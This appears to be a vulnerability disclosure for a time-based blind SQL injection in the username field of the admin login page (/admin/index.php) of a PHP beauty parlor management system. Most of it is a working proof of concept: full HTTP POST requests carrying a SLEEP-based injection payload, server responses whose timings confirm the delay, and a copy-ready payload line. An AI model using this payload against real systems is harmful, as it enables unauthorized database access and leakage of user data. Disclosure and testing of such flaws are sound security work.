
SQL injection vulnerability exists in username parameter of /admin/index.php file of Complete Online Beauty Parlor Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

Sleep time is 5s:




```
POST /bpms/admin/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
X-Requested-With: XMLHttpRequest
Referer: http://192.168.31.163/bpms/admin/
Content-Length: 115
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.0.0 Safari/537.36
Host: 192.168.31.163
Connection: Keep-alive

login=Sign%20In&password=1&username=
1'%20AND%20(SELECT%205086%20FROM%20(SELECT(SLEEP(
5)))wfzY)%20AND%20'ZvsA'='ZvsA
```

```
HTTP/1.1 200 OK
Date: Thu, 21 Mar 2024 06:23:15 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b
mod_fcgid/2.3.9a
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=0238r0hvuacfepnkb6plpdhiam
; path=/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 3317

<!DOCTYPE HTML>
<html>
  <head>
    <title>
      BPMS | Login Page
    </title>

    <script type="application/x-javascript">
       addEventListener("load", function() {
         setTimeout(hideURLbar, 0);

      }, false);
```

Done   3,747 bytes | 5,014 millis

Sleep time is 13s:



```
POST /bpms/admin/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.7
X-Requested-With: XMLHttpRequest
Referer: http://192.168.31.163/bpms/admin/
Content-Length: 116
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.0.0 Safari/537.36
Host: 192.168.31.163
Connection: Keep-alive

login=Sign%20In&password=1&username=
1'%20AND%20(SELECT%205086%20FROM%20(SELECT(SLEEP(
13)))wfzY)%20AND%20'ZvsA'='ZvsA
```

```
HTTP/1.1 200 OK
Date: Thu, 21 Mar 2024 06:23:55 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b
mod_fcgid/2.3.9a
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=5986ef8vsg5spf25v5ujq5bekd
; path=/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 3317

<!DOCTYPE HTML>
<html>
  <head>
    <title>
      BPMS | Login Page
    </title>

    <script type="application/x-javascript">
       addEventListener("load", function() {
         setTimeout(hideURLbar, 0);

      }, false);
```

Done   3,747 bytes | 13,003 millis

Payload:username=1'%20AND%20(SELECT%205086%20FROM%20(SELECT(SLEEP(13)))wfzY)%20AND%20'ZvsA'='ZvsA

Source Download：

https://www.campcodes.com/projects/php/online-beauty-parlor-management-system/